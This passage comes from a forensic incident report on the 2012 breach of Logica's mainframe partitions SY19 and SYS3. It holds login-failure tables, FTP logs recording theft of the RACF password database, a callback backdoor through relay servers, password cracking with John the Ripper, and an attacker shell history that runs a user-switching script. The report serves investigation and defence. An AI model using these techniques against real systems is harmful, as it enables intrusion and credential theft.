8	2012-03-15	93.186.170.54	
8	2012-02-27	85.24.214.58	
8	2012-02-19	88.208.229.205	
7	2012-03-19	217.78.47.239	
7	2012-03-10	93.186.170.54	YES
6	2012-03-23	147.156.0.81	
6	2012-02-17	62.119.151.235	
5	2012-03-26	195.67.88.222	
5	2012-03-14	192.71.4.90	
5	2012-03-13	194.22.220.27	
5	2012-03-10	27.109.118.33	YES
5	2012-02-24	193.15.201.247	
5	2012-02-02	90.130.66.4	
4	2012-03-23	195.67.88.222	
4	2012-03-21	111.92.242.65	YES
4	2012-03-20	93.186.170.54	YES
4	2012-03-19	95.208.234.47	
4	2012-03-16	195.67.88.222	
4	2012-03-15	212.28.207.138	
4	2012-03-14	194.22.220.27	
4	2012-03-06	46.59.51.181	YES
4	2012-03-04	178.174.180.144	YES
4	2012-02-15	81.92.64.133	
4	2012-02-13	93.158.115.4	
3	2012-03-22	195.198.26.66	
3	2012-03-21	217.115.61.80	
3	2012-03-20	46.59.19.114	YES
3	2012-03-19	93.186.170.54	YES

3	2012-03-16	109.73.10.10	
3	2012-03-13	109.73.10.10	
3	2012-03-07	95.163.83.152	
3	2012-03-05	178.18.243.27	YES
3	2012-02-22	88.80.166.10	
3	2012-02-07	83.174.103.133	
3	2012-02-07	194.103.93.2	
3	2012-02-01	83.174.93.164	
2	2012-03-26	83.174.93.164	
2	2012-03-26	164.9.45.100	
2	2012-03-21	202.75.55.243	
2	2012-03-19	85.119.132.236	
2	2012-03-19	127.0.0.1	Account "WMCMBA1" used twice to try to login to **SY19. WMCMBA is a uid 0 account**
2	2012-03-16	93.186.170.54	YES
2	2012-03-16	127.0.0.1	Hijacked account "NUS" used twice to try to login to **SY19**
2	2012-03-15	194.22.220.27	
2	2012-03-14	83.174.93.164	
2	2012-03-11	62.119.151.235	
2	2012-03-10	124.248.187.150	YES
2	2012-03-08	10.46.162.18	
2	2012-03-07	46.59.51.181	YES
2	2012-03-07	24.170.161.139	
2	2012-03-06	178.18.243.27	YES
2	2012-03-04	85.228.54.229	
2	2012-03-04	46.59.51.181	YES
2	2012-03-02	217.150.177.70	
2	2012-02-28	85.119.132.236	
2	2012-02-28	217.150.177.89	
2	2012-02-28	143.97.2.35	
2	2012-02-28	10.66.12.93	
2	2012-02-23	62.0.111.205	
2	2012-02-23	192.150.72.76	
2	2012-02-21	217.150.177.133	
2	2012-02-07	62.119.151.235	
2	2012-02-07	217.150.177.133	
2	2012-02-07	212.201.73.97	
2	2012-02-07	193.234.142.188	
2	2012-02-06	10.46.162.18	
2	2012-02-04	93.186.170.54	YES
2	2012-02-02	87.118.220.1	
2	2012-02-02	83.174.93.164	
2	2012-02-02	193.234.142.201	
2	2012-02-01	85.224.232.217	
1	2012-03-27	85.24.214.58	

1	2012-03-26	85.119.132.236	
1	2012-03-26	195.198.26.66	
1	2012-03-22	62.119.151.235	
1	2012-03-22	217.13.234.26	
1	2012-03-22	164.9.45.100	
1	2012-03-21	217.150.177.75	
1	2012-03-21	195.67.88.222	
1	2012-03-20	212.247.164.180	
1	2012-03-20	194.71.244.137	
1	2012-03-20	194.22.220.27	
1	2012-03-20	193.221.59.254	
1	2012-03-19	DAFAS	
1	2012-03-19	85.225.241.244	
1	2012-03-19	62.119.151.235	
1	2012-03-19	10.66.29.87	
1	2012-03-16	62.119.151.235	
1	2012-03-16	10.46.162.18	
1	2012-03-15	217.150.174.80	
1	2012-03-14	195.67.88.222	
1	2012-03-14	193.111.107.249	
1	2012-03-13	83.174.103.247	
1	2012-03-13	62.119.151.235	
1	2012-03-13	137.59.254.161	
1	2012-03-11	217.150.177.75	
1	2012-03-09	212.247.164.180	
1	2012-03-09	192.168.2.1	
1	2012-03-08	217.150.179.185	
1	2012-03-08	137.59.254.161	
1	2012-03-06	46.50.183.5	
1	2012-03-05	46.59.51.181	YES
1	2012-03-05	137.59.254.161	
1	2012-03-05	124.248.187.22	YES
1	2012-03-04	46.50.183.5	
1	2012-03-03	46.50.183.5	
1	2012-03-01	217.150.177.133	
1	2012-03-01	193.180.9.6	
1	2012-03-01	178.18.243.27	YES
1	2012-03-01	164.9.45.100	
1	2012-03-01	140.166.209.228	
1	2012-02-28	81.201.212.178	
1	2012-02-25	178.18.243.27	YES
1	2012-02-24	124.248.187.225	YES
1	2012-02-23	85.119.130.132	
1	2012-02-21	83.183.244.40	
1	2012-02-21	81.8.166.130	
1	2012-02-21	212.93.39.39	
1	2012-02-21	212.181.128.197	
1	2012-02-21	194.71.244.137	
1	2012-02-21	137.59.254.161	
1	2012-02-19	62.119.151.235	

1	2012-02-17	193.34.40.33	
1	2012-02-16	83.137.8.3	
1	2012-02-13	85.119.130.132	
1	2012-02-13	212.247.164.180	
1	2012-02-13	193.234.142.188	
1	2012-02-12	78.108.15.34	
1	2012-02-10	83.174.103.55	
1	2012-02-09	93.158.115.4	
1	2012-02-09	193.14.166.34	
1	2012-02-09	10.46.170.20	
1	2012-02-08	192.168.2.1	
1	2012-02-07	194.16.175.140	
1	2012-02-06	193.14.166.34	
1	2012-02-03	83.174.103.250	
1	2012-02-02	212.209.144.18	
1	2012-02-02	193.14.166.34	
1	2012-02-02	10.46.162.18	
1	2012-02-01	62.119.151.235	

Table 1 Number of failed login attempts per day per IP address

As can be seen from the list above, which cover the period 2012-02-01 to 2012-03-26 there are many thousands of unsuccessful attempts. During the same period, there were also a large number of successful attempts.

The following command was used to generate the table.

```
egrep -h LOGN TCP_FTP_SERVER_T_SY*  | awk -F\; '{printf("%s %s\n", $1, $27);}' | sort | uniq -c | sort -rn
```

Figure 2 Command given to compile list of failed login attempts

Successful attacks

Not only attempts where performed, but all these tests resulted in successful compromises as well. Compromises were performed from several hosts in Sweden, Germany, Cambodia, Korea, etc. A graphical overview is seen in the next picture.

Figure 3 Overview of successful attacks towards the mainframe

In this picture we do not show:

- All successful accesses
- Other types of accesses than interactive logins. For example, the file transfers are provided in a separate picture.

It should be noted that in this picture, we show two different types of access

- Interactive access via e.g. telnet or ssh
- Uploads of attack tools

Some attack tools have been recovered but some tools have unfortunately been deleted by the perpetrators or been deleted by system staff in an overly sweeping attempt to recover free space from one of the system disks that where filled up by the attackers activities. It should be noted that this occurred at a time when not all system staff where aware of the ongoing attacker activities.

Access to mainframe through backdoor

After gaining initial access, at least some percentage of all access to the mainframe where conducted via specially installed backdoor services. Some software installed on the mainframe were used by the perpetrator to gain access through a network backdoor. These backdoors where uploaded onto the SY19 and SYS3 partitions.

The backdoor program sent network traffic from the mainframe outbound towards a randez vous server. At some later point in time, the perpetrator would use a specific communication program, discovered to be "aptcli" to establish a connection to SY19 relayed through the randez vous server.

This setup will have some major advantages for an attacker, such as:

- Non-standard login, which bypasses the normal authentication process

- An outgoing network setup, which bypasses many common firewall setups
- Mitigation attempts, like blocking normal networking protocols such as telnet, ftp etc would not be effective against this attack, since it
  - Is a new, nonstandard networking protocol
  - Blacklistings and whitelistings on IP-addresses would be in incoming traffic
- It can be camouflaged in the presence of normal network traffic, e.g. TCP port 443 outgoing. Thus looking like valid traffic.
- The access method is only known and accessible by the attacker. Third parties will not easily find nor use it
- The setup with having an intermediary host relaying traffic would make it very hard for an investigating team to
  - Find the source of the attack, by checking source IP addresses. Since they are hidden by the relay

Note: this scenario described here is one view of the event. For a complementary view, see the description of the actual backdoor program, called "a.env a.k.a CSQXDISP" on page 105.

Figure 4 Description of backdoor into mainframe

The picture describes the setup and establishment of a communication channel between the perpetrator and the victim host. After having initially installed the rogue communications software on the victim, the software when started in step 1 first establish a connection to the relaying server. In step 2, when the "aptcli" tool is started, it will wait for the randez vous to

take place with the relaying server. After this connection is setup, step 3 is performed that give the perpetrator access to the SY19 machine.

```
$ACLITP00 ADVANCED CLIENT THREAT PERSISTANCE INITIALIZATION.
Advanced Persistent client
port 443: listening.
waiting for the APTback<TM>...
alert!!! advancing port 443 threat!
accepted persistent tcp connection from 93.186.170.54:2984
$APTM1337 ENTERING ADVANCED PRINTER/TYPEWRITER MODE
```

Figure 5Example startup banner from the "aptcli" tool, when accepting a connection

An example of step 2 and step 3 can be seen in the above extract from the perpetrators own session logs. The IP address shown in the figure is an IP address known to be a malicious address against the mainframe as well. And it have figured in for example FTP transfers, when files have been stolen.

From analysis of logs, we believe

- that the perpetrator have used multiple relaying stations. Located in different countries.
- Many of the relaying stations where based on "shell access"
- The relaying hosts might be hacked as well
- The relaying hosts where used for other purposes as well.

A number of backdoors have been installed onto the systems. Some of these backdoors provide easy remote access onto the systems, as stated above, while some of the other backdoors give an attacker with presence on the system an easy way to switch to other users and accounts.

Figure 6 Overview of backdoor network access, including callback access

From our analysis, we conclude that the backdoor tools are somewhat similar to "netcat"[2] in functionality and providing either a client program or a network server side that can be used to easily create custom network services.

The callback access seem to be that the server is established on the mainframe side, including starting a command interpreter, i.e. a shell for executing typed commands, and then calling out from the mainframe towards some predetermined randez vouz point.

It could be noted from the picture that the majority of these backdoor accesses are performed towards Cambodia and Germany, not involving Sweden.

A similar setup, to hide the presence as well as hide the true source of the connection, have been used for so called "three way FTP". This is described in separate chapters, see "Appendix B: Description of three way FTP services" page 167 and "Appendix C: Usage of three way ftp" page 170

Example of attacks

This chapter contains some samples of attacks performed. The attacks presented in this chapter are describing the attacks from two different angles:

- From various logs compiled on the mainframe
- From *session logs* on the perpetrator computer. These logs were made available to us from the investigating police as a means to verify the activities performed by the perpetrator.

The session logs come from programs, such as

- *putty* that is used for remote access. Putty is a ssh (secure shell) client.
- Shell history files from the local shell used on the perpetrators machine.

It should be quite easy to see that there is a match between these two different angles for the samples shown in this report. Thus, there should be no real doubts left that the one owning the computer that the police have captured is the one that have been performing unauthorized access to the mainframe.

Besides the examples shown here, one should examine:

- The comparison between the .sh_history history file and the captured session log from the suspected perpetrators computer. See"Analysis of .sh_history files" page 58.
- The sample of cracked passwords found on the suspected perpetrators captured computers. This is another piece of evidence that the expected perpetrator have been involved. The sample passwords are stored well, more info on this is available at "Appendix EE: Accounts with cracked passwords found on the perpetrators computer" page 539.

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[2] https://en.wikipedia.org/wiki/Netcat

- Additional info on attacks that have succeeded and where the perpetrators have gone one step further can be read about in "Access to mainframe through backdoor" on page 40
- For information on attacks to other parts than the mainframe itself, one can read the chapter on "Infotorg" at page 161

Attacks via FTP

Many of the unauthorized accesses were performed via FTP, the remote file access protocol and associated tools. This allow someone with a username and a password to remotely access a computer and perform file operations, such as uploading a file from a local computer to a remote computer, downloading a file from the remote computer to a local computer, delete a file, rename a file, etc. In the case with the IBM mainframe, the FTP sessions have extensions that also allow for remote job submissions to the Job Entry Subsystem. Jobs are written as JCL scripts that are uploaded to the mainframe that will execute them and return the results in a separate result file.

We have picked some real examples from the attacks and stiched together logs from the mainframe with session logs from the perpetrators computer. The session logs are saved locally on his computer by some program used locally, probably his communications program (e.g. putty?) or terminal session handling program (e.g. screen?)

Example attack session #1

The following extract of one of many FTP sessions against Logica's mainframe computers where obtained from the investigating police as a means to help with the investigation.

<< Content removed from this version of the report due to confidentiality requirements >>

As can be seen from these logs, there are several things that matches the attack as well as several details that matches the session logs from the perpetrators machine from that of the logs of the Logica mainframe:

- There are interactive login attempts to SYS3 on the 23rd of March, which is extracted from the session logs obtained from the police from the perpetrators computer.
- There are interactive login attempts to SYS3 on the 23rd of March, which can be found in the RACREP reports from the mainframe. There is a match between the excerpts from these logs and the excerpts from the session logs from the perpetrator.

It should be evident from this that there are matches on dates and user names on these logs.

Example #3 – had the perpetrators any knowledge who and where they hacked?

Could the attackers being aware which system they were exploiting? Could they get information on the owners, the users or the customers that used the system? We belive this is

most certainly the case. There is too many examples to mention where a users, and thus also an perpetrator, would encounter that information, such as:

- Company names, such as infotorg, infodata, logica, sema are available in the hostnames or domainnames, if these where used in the communication or if they would be checked agains backward DNS resolving if one used IP addresses
- Company names were visible on many login screens, menues, program output
- Many menues are in Swedish, thus an attacker from a non-english speaking country might have had some problems with comprehending. This might not be as large barrier as first thought, with the current availability of google translate and similar
- There are contact information on a number of menues, etc. There are phone numbers, including country codes, which one could examine if one where interested

```
================================================================

 N020010

------------------------- TPX MENY F@R DAF1682 -------------------------

 Meny  = CLEAR            Kommando-tecken = /         Terminal: TCPI0365

 Hopp  = PA1              Kommando-tangent= PF12       Datum  : 23/03/12

 Print = NONE                                         Tid    : 03:54:36

-----------------> Logica          Helpdesk: 031-7528600 <--------------------

Kommando ===>

        ==> Session DAFCICP5  har avslutats <==

   Session      PF tangent  Beskrivning                 Status


  _ DAFCICP5    PF          CICS  - EKONOMI

  _ TPX-WMDA    PF          WMDATA - BROM@LLA

  _ TSO         PF          TSO   - Sema SYS3

  s MEMO        PF          MEMO  - Sema                 Ej Startad

  _ PROFIL      PF          TPX Anv{ndarprofil
```

Figure 7 Sample menu screen with Logica, WM-Data and SEMA references

The sample menu screen is extracted from session logs found on the perpetrators computer seized by the police. This log file was called "beslag.log.txt" in the version we have received. The extract above show lines 5525 to approximately line 5541 in that file.

The following login screen also provide the name "Logica" as a large banner all over the screen. At that specific hacking session, that splat screen with the huge Logica banner where shown 14

times. . The excerpt is from a log file was called "beslag.log.txt" in the version we have received. The extract above show lines 5999 to approximately line 6022 in that file.

```
     PF1=Hj{lp    PF3=Avloggning


=============================================================================

      System: WMDPROD

      Ll
      ll
      ll      ooooo    ggggg    O   cccccc    aaaaaa
      ll      oo   oo  gg   gg        cc        aa    aa
      ll      oo   oo  gg   gg  iii cc          aa    aa
      ll      oo   oo  ggggg    iii cc          aa    aa
       llll   ooooo   gggg      iii  cccccc    aaaaaa
                      gg    gg
                      gg    gg       Vid fr}gor finns alltid v}r
                      gg    gg       SERVICE DESK  till ER hj{lp:
                      gg    gg       Telefon:  0771 - 456 456
                       gggg

   Anv          kva1128    (eller LOGOFF)              03:57:01
   L¦senord:                                           23/03/12
   Nytt L¦senord:                                      DAFUN005
   Konto:                                              3279-2A
   Flytta:                                             SMRTWMD




ANV#NDARID #R EJ AUKTORISERAD ATT ANV#NDA TPX
KONTAKTA KUNDST@D.
```

Figure 8 Sample menu screen with a HUGE Logica reference

```
  PF1=Hj{lp  PF3=Avslut  PF7=Upp  PF8=Ned  PF11= --->  H=Kommando-hj{lp  020010N

=============================================================================

  N010010
                        V{lkommen till




                              Logica
                              Logica
                              Logica




     Anv{ndarid ===> daf1682   (LOGOFF)            Terminal: TCPI0365
       L¦senord ===>                                   Date: 23/03/12
                                                        Time: 03:58:07
   Nytt L¦senord ===>
```

```
      @verf¦r ===>




 Helpdesk: 0771 - 456 456

   E-mail: servicedeskÖlogica.com

 PF1=Hj{lp  PF3=Avsluta                                    010010N

================================================================================
```

Figure 9 Sample menu screen with Logica references

From the seized session logs, for the one specific session we sampled, we can count 30 menu screens in a row, where this 3 lines with "Logica" banner get displayed.

From another session log, this one from the beginning of march, around 5th of March, we see that the perpetrator is actively searching for some company names, and also gets displayed company names of "Logica"

```
# grep -i volvo *
# grep -i wm *

epwffst://STEPLIB  DD DSN=FFST.V120ESA.SEPWMOD1,
epwffst://FFSTLIB  DD DSN=FFST.V120ESA.SEPWMOD1,
logonwm0://LOGONWM0 PROC
00060000
logonwm0://LOGONWM0 EXEC PGM=IKJEFT01,DYNAMNBR=256,PARM=TSOWM0,TIME=1440
00070000



# cat logonwm0
//*------------------------------------------------------------------ 00010000
//* LOGICA     T E K N I K                                            00020000
//* LOGON PROCEDURE                                                   00030000
//* SYSTEM PROGRAMMER'S                                               00040000
//*------------------------------------------------------------------ 00050000
```

**Figure 10 Commands issued by the perpetrator to search for specific strings
that are company names or part or company names**

Enumeration of users in the mainframe

The user WAHS006 did download a file called "users.txt" from SY19 on the 15th of march 2012 at 20.44.31. From the FTP log it seem to be the SY19 mainframe partition itself that is both the sender and the receiver. In reality, this is a three party FTP session[3].

---

[3] See Appendix "**Fel! Hittar inte referenskälla.**" page 240 that describes three party FTP sessions.

```
TCP_FTP_SERVER_WAHS006_0315-0316.csv:2012-03-15;20.00.00;2012-03-15-
20.44.31.600000;?UNKNOWN;SY19;;217.150.174.80;21;;;RETR;SEQ;WAHS006
;A;S;F;H;19.44.17;19.44.31;10704400;S;;;;FTPD1;semainf;217.150.174.80;
54607;/var/users.txt

TCP_FTP_SERVER_WAHS006_0315-0316.csv:2012-03-15;20.00.00;2012-03-15-
20.46.15.390000;?UNKNOWN;SY19;;217.150.174.80;21;;;RETR;SEQ;WAHS006
;I;S;F;H;19.46.14;19.46.15;3502080;S;;;;FTPD1;semainf;217.150.174.80;5
4607;/var/users.txt

TCP_FTP_SERVER_WAHS006_0315-0316.csv:2012-03-15;20.00.00;2012-03-15-
20.46.24.700000;?UNKNOWN;SY19;;217.150.174.80;21;;;RETR;SEQ;WAHS006
;I;S;F;H;19.46.23;19.46.24;3502080;S;;;;FTPD1;semainf;217.150.174.80;5
4607;/var/users.txt

TCP_FTP_SERVER_WAHS006_0315-0316.csv:2012-03-15;20.00.00;2012-03-15-
20.47.29.400000;?UNKNOWN;SY19;;217.150.174.80;21;;;RETR;SEQ;WAHS006
;I;S;F;H;19.47.27;19.47.29;3133440;S;;;;FTPD1;semainf;217.150.174.80;5
4607;/var/users.txt
```

Figure 11 Excerpt from FTP logs for file "users.txt"

The file users.txt is a rather large file. From our control count we have found some 112642 lines of output from some command that list users, groups, etc.

Theft of user account information: the RACF database

It is believed that the RACF user account database have been copied without authorization. The RACF database is stored in two files called SYS1.RACF.PRIM and SYS1.RACF.BACKUP, where the first is the primary database used in production and the second one is a backup copy of the file.

```
TCP_FTP_SERVER_T_SY19_0310-0326.csv:2012-03-10;03.00.00;2012-03-10-
03.27.23.590000;?UNKNOWN;SY19;;217.150.174.80;21;;;RETR;SEQ;AVIY3
56;I;S;F;H;02.27.12;02.27.23;29297500;S;;;;FTPD1;semainf;203.176.141.2
05;38939;/tmp/prim.gz

TCP_FTP_SERVER_T_SY19_0310-0326.csv:2012-03-10;03.00.00;2012-03-10-
03.28.54.130000;?UNKNOWN;SY19;;217.150.174.80;21;;;RETR;SEQ;AVIY3
56;I;S;F;H;02.28.41;02.28.54;29297500;S;;;;FTPD1;semainf;203.176.141.2
05;38939;/tmp/prim.gz
```

Figure 12 Excerpt from FTP logs for file DOWNLOAD of file "prim.gz"

The user who downloaded the file was AVIY356, an account heavily used by the attackers.

First copied at `2012-03-10-03.27.23.590000` and a second time at the time `2012-03-10-03.28.54.130000`. This time the target of the file transfer was the host `203.176.141.205`

The size of the transferred file was `29297500` bytes. As a comparative measure we took the original RACF file, which at the time for the comparison had changed size somewhat since it had been worked with during the closing of user accoutns etc. By compressing that RACF file, they become comparable in size. We thus conclude that at this time, the perpetrators have stolen the RACF user account database from SYS19.

This file is later believed to be used as a source for password cracking by the perpetrators. For information on automated password cracking of RACF passwords, see chapter "Cracking passwords" page 53.

From the logs we could see that the RACF was downloaded a second time, as seen in this log exerpt:

```
TCP_FTP_SERVER_T_SY19_0310-0326.csv:2012-03-19;11.00.00;2012-03-
19-
11.25.57.080000;<C5>UNKNOWN;SY19;;127.0.0.1;21;;;RETR;SEQ;WMC
MBA1;I;S;F;;09.53.50;10.23.57;126075000;S;;;;FTPD1;semainf;127.
0.0.1;35120;SYS1.RACF.PRIM
```

Figure 13 Excerpt from FTP logs for file "SYS1.RACF.PRIM"

The user "WMCMBA1" is a user used to backup system files, including the RACF database.

```
egrep WMCMBA1 UNXCMD.SY19.FROM0313.txt

19Mar12 11:25 WMCMBA1  TCPFTP   127.0.0.1 FTPDNS



DETAILED REPORT, EVENT CODE 02-01: ACCESS    INSAUTH

DATE      TIME     USER ID  REQUESTD GRANTED  CLASS     RESOURCE NAME
VIOL TERMINAL JOB NAME

========== ======== ======== ======== ======== ========
======================================================== ==== ======== ========

2012-03-19 10:53:14 WMCMBA1  READ     NONE     SERVAUTH EZB.FTP.SYS19.FTPD1.ACCESS.HFS
YES  127.0.0.1 TCPFTP
```

Figure 14 Excerpts from the z/os log files (SMF typ 30 records and RACREP)

This second time the RACF database were stolen, it has been verified that this was as a demo by a IBM security engineer to show Logica mainframe staff how one perpetrator might be able to steal the RACF files. Thus, the RACF database were downloaded by an authorized person for legitimate use.

Capturing user account information and passwords

Having already gaining access to a password, one would be able to remotely login to the system. Inside the system one could try to gain access to more accounts by various means.

Capturing passwords can be done in one of several different ways:

- Stealing a single or few passwords stored in a file *outside* of the mainframe environment
- Stealing passwords sent in plaintext in transit when performing a login, e.g. for performing a file transfer or an interactive terminal session
- Stealing single or few passwords stored in a file *on* the mainframe environment
- Stealing a large number of passwords stored in a database on the mainframe environment

Besides actually stealing the passwords in person, authentication information can be gained by other means

- Traded with others in different communication forums such as IRC chat channels.
- Testing of passwords online from a dictionary
- Testing of passwords online via brute force of combination of characters

The testing of passwords can be simplified by the fact that there are a huge number of accounts, especially of one have managed to enumerate the account names beforehand, and the existence of at least some very wellknown and simple default passwords.

User accounts

There is a list called "users.txt" left behind by the perpetrators. This is a text file containing a number of listed accounts and groups, as defined in RACF.

This file contain user and group data as output from the management commands for RACF, thus a perpetrator could harvest information on user names, etc. Our analysis is that this list contains some 835 accounts listed with complete names, user names, and other attributes.

It should be noted that more user accounts is revealed in the action that the perpetrator perform when he downloaded the RACF database.

RACF content

The file name of the RACF database in SY19 is named SYS1.RACF.PRIM. After some analysis, the perpetrators where able to find a loophole and we belive gained access to the complete RACF database. This is evident, since one of the files downloaded by the perpetrators is called prim.gz

```
TCP_FTP_SERVER_T_SY19_0310-0326.csv:2012-03-
10;03.00.00;2012-03-10-
03.27.23.590000;?UNKNOWN;SY19;;217.150.174.80;21;;;RETR;S
EQ;AVIY356;I;S;F;H;02.27.12;02.27.23;29297500;S;;;;FTPD1;se
mainf;203.176.141.205;38939;/tmp/prim.gz

TCP_FTP_SERVER_T_SY19_0310-0326.csv:2012-03-
10;03.00.00;2012-03-10-
03.28.54.130000;?UNKNOWN;SY19;;217.150.174.80;21;;;RETR;S
EQ;AVIY356;I;S;F;H;02.28.41;02.28.54;29297500;S;;;;FTPD1;se
mainf;203.176.141.205;38939;/tmp/prim.gz
```

**Figure 15 Excerpt from FTP transfer logs describing downloading
the file suspected to contain the RACF database**

By capturing passwords, the attacker would be able to stack up on alternative access paths
into the mainframe.

Password analysis

We have collected versions of the CRACF tools used in combination with *John the Ripper*
password cracking program to crack the RACF password database. John the Ripper is a
standard tool available free on the Internet. In parallel with the incident investigation, a
version of John the Ripper that was able to work with RACF was released. It is believed that
there is a correlation of the perpetrators gaining access to a RACF database and the addition of
RACF cracking capabilities to John the Ripper.

By running the same tools as the perpetrator to test the password quality, we would be able to
get some type of insight in how easy or hard it would be to get access to one user account.

A very large number of users passwords where cracked.

In general, the passwords set by Logica, Applicate and their customers are:

- Very easy to discover by a dictionary attack
- Often is still the default password that where set once when the account where
  created
- Not complex (as per password complexity goes)

Since RACF stores its passwords in uppercase only, and that there is a restriction on what
characters can be used, the keyspace is somewhat limited, thus letting the attacker running a
brute force password cracking attempt gaining yet another advantage.

An attacker running a brute force password cracking attempt would gain yet another
advantage.

Cracking passwords

During the time of the actual incident, a new version of the popular password cracking tool JohnTheRipper[4] was released with support for cracking RACF style passwords. With JohnTheRipper and a decent dictionary, the password cracking can be quite successful.

SY19 RACF passwords

As a benchmarking measure, on a stand-alone PC computer we installed the new version of John the Ripper, obtained a copy of the SY19 RACF database and started to crack passwords. In a couple of days, some 30,000 accounts with associated cracked passwords where obtained.

We have received a sample file from the investigating police. This file is enough evidence that the perpetrators have had a copy of the RACF database and performed password cracking. For more information on this sample as a discussion of the passwords and accounts, see "Appendix EE: Accounts with cracked passwords found on the perpetrators computer" page 539.

SYS3 RACF passwords

In a similar manner as for the SY19 RACF database, as a benchmarking measure, on a stand-alone PC computer we installed the new version of John the Ripper, obtained a copy of the SYS3 RACF database and started to crack passwords. In a couple of days, some many 10,000's accounts with associated cracked passwords where obtained. In the case of SYS3, many of the accounts are believed to be closed, but the cracking program still can extract the passwords.

It should be stated that there is no evidence that the RACF database for SYS3 where stolen by the perpetrators. This benchmarking where performed to verify the correctness of John the Ripper tool as well as an evaluation of the password quality and account/password overlap between the two LPARs.

Collection of files and tools

Some of the tools that where found on SYS3. Similarly there had been uploaded files on SY19 as well, left behind by the perpetrator, until they accidentally got deleted by the system staff as an emergency task when the system runned out of free disk space. By accidentally we here mean that they where deleted on purpose by the Logica system staff, but they didn't know the content of the files. If they had understand that the files laying around in the temporary storage area where not just junk files, but tools and evidence from the perpetrators, they would most certainy have kept them or kept a copy of them. This disk space purge was performed during the weekend around the 10th of March 2012.

The actual script files and source code to tools we found on SYS3 is described in details later in this document.

From SYS3 we found, amongst other fetched files, the following files saved into the attackers own stash in /tmp:

---

[4] http://www.openwall.com/john/

- sqlgintp
- sqlginit
- sqlgfini
- sqlgcmpl
- sqlgalhv
- sqlexec
- sqldbs
- db2pli8c
- db2pli8

From this screenshot, we can now show that these files where available on the server beforehand.

Figure 16 File listing of SQL / DB2 related files

Thus these files where not uploaded, as attack tools to the system, as we believed in the first place, but rather "collected" by the perpetrator to be downloaded or be used.

From logs, we have found that the perpetrator have showed interest in DB2 databases, by for example searching and grepping for "DB2" and similar.

Technical description of forensic investigation

Timeline

User accounts involved

The different stolen user accounts can be divided into different categories, depending on how they have been used:

- Accounts involved with malicious access to the mainframe
- Accounts involved with malicious access to infotorg

A longer list on users can be found in the appendix, see "Appendix H: User accounts involved in the attacks" page 196.

Users hijacked and used in SY19

User	Date	Type of access	Comments
AVIY354		FTP,	
AVIY356		FTP, SSH	
AVIY357		FTP, SSH	
AVIY991	2012-03-10	FTP, custom attack tool	
SPRBI01	2012-03-08	FTP,	
DAF1682		FTP, TSO	
ASI0936	2012-03-08		
BSN0058	2012-03-	FTP,	
NUS	2012-03-10	FTP, backdoor?	
WAHS006		FTP	

Tabell 1 Users hijacked and used in SY19

Users hijacked and used in SYS3

User	Date	Type of access	Comments
NUS	2012-03-10	FTP file transfer	Downloading of system files, e.g. content of /etc

Tabell 2 Users hijacked and used in SYS3

Users per source IP address

Date	LPAR	IP	Users
2012-03-10	SYS3	194.23.61.151	NUS

2012-03-23		202.120.189.223	DAF1682, DAF5648
2012-03-05		178.18.243.27	BSN0058
2012-03-09		178.18.243.27	AVIY356
2012-03-15		178.18.243.27	SUPERUSR, WMROCAR
2012-03-10		203.176.141.205	AVIY356
2012-03-10		192.71.4.33	AVIY991
			WMSTOTT

Tabell 3 Users per source IP address

Source IP address per user

Date	LPAR	User	IP
		AVIY356	
		AVIY991	
		NUS	
2012-03-15--16	SYS19	WAHS006	127.0.0.1, 217.150.174.80
2012-03-23		DAF1682	202.120.189.223
2012-03-23		DAF5648	202.120.189.223
		BSN0058	
		WMROCAR	
		SUPERUSR	

Tabell 4 Users per source IP address

Examination of on-line systems

A technical examination have been performed of the actual IBM mainframe partitions, both the directly involved partitions (SY19 and SYS3), as well as other partitions on the same mainframe, e.g. WS22, TK12, etc.

In the examination, the general hypothesis has been to search for unusual or malicious activities in the file system, process execution environment, etc. Since examination of a live system is very problematic – evidence is changed by the ordinary system usage over time, the examinator might affect the actual file metadata and file content, this was performed with extreme caution.

Even though the examination started in end of march and the timeline suggested that the known malicioius activities where mapped to have started in the end of February, we decided to extend our period of search for activities to 120 days from the date of examination, thus also include any activity to have been registered in the end of 2011.

WS22

The same script that where developed on SY19 and SYS, and tracked malicious activity there, where runned on WS22. No malicious activities where found on this z/OS system. This system was investigated mainly because it also is used by Applicate.

TK12

The same script that where developed on SY19 and SYS, and tracked malicious activity there, where runned on WS22. No malicious activities where found on this z/OS system.

Collection and analysis of logs

Description of the logs and log collection

This incident involved a number of systems. It also involved remote access to these systems, thus gateways such as firewalls had generated logs for the remote access.

- TRMD logs from the IBM z/OS host based intrusion detection system
- USS syslog files, when available
- SMF record type 30 logs
- SMF API-call logs
- VMS SYSLOG logs
- RACREP
- Firewall logs from firewalls protecting the SYS3 and SY19 mainframe partitions
- .sh_history files

In total several Terabytes of logs have been collected and analyzed.

Some of the logs are still saved and analysed as text files. But the majority of the logs are imported to one of several databases for quicker analysis of large data volumes.

For the investigation two databases software solutions have been used, one implemented in mysql and one in postgresql.

Description of the analysis

Several tools where found left on the compromised systems. In reality, only tools from the SYS3 partition where available for analysis, since the tools uploaded to SY19 where deleted as part of the emergency to free disk space on the system, when the free space runned low. This has been described elsewhere in the document.

Analysis of .sh_history files

A small number of so called history files have been found and analysed. The history files, more correctly called .sh_history is collection of historical evidences of what types of UNIX/USS commands have been given to the command interpreter program, the /bin/sh.

Unfortunately these log files does not give a complete picture of the different activities in the system. Huge efforts have been done to combine the content of these files with other files, e.g. SMF record type 30 files, where more commands have been saved, no matter if the user have turned off the history function in the shell or removed his .sh_history file.

```
Id
./go.rx 0  1

vi go.rx
id
./go.rx 0 2
id
./go.rx 0 0
id
exit
id
exit
id
exit
id
exit
id
vi go.rx
export TERM=vt100
vi go.rx
./go.rx 0 1
id
vi go.rx
vi go.rx
./go.rx
id
./go.rx 0 2
id
./go.rx 0 1
id
ls "//'sys2.ops.lpar.rexx'"
cp -r "//'sys2.ops.lpar.rexx'" /tmp/rx
id sys2
id -g sys2
ls
id
id daf1473
id racfadm
id racf
id racfstoto
id racfsto
./go.rx 1473 507700
id
id
su
id
id
id
```

Figure 17 Content of .sh_history file of on SY19

This version of the .sh_history file was stored in the /SYSTEM/var directory.

As is evident from the file above, the REXX program "go.rx" have both been edited several times as well as executed several times. The actual content of "go.rx" script can be seen in Figure 91 on page 156.

A description of the events in the history file is:

- The full screen text editor "vi" is used to edit the source code for the "go.rx" program multiple times. This is probably done to fix some errors with the program.
- The script program "go.rx" is runned multiple times with different arguments. The script takes two arguments, first the numerical user id (UID) of the user to switch to, then the numerical group id for the group under which the new command interpreter should be launched. If successfully executed, this program would switch the user to a new user, without loggin out and logging in, and thus effectively getting the new users system access permissions. Without the user having being prompted for a password.
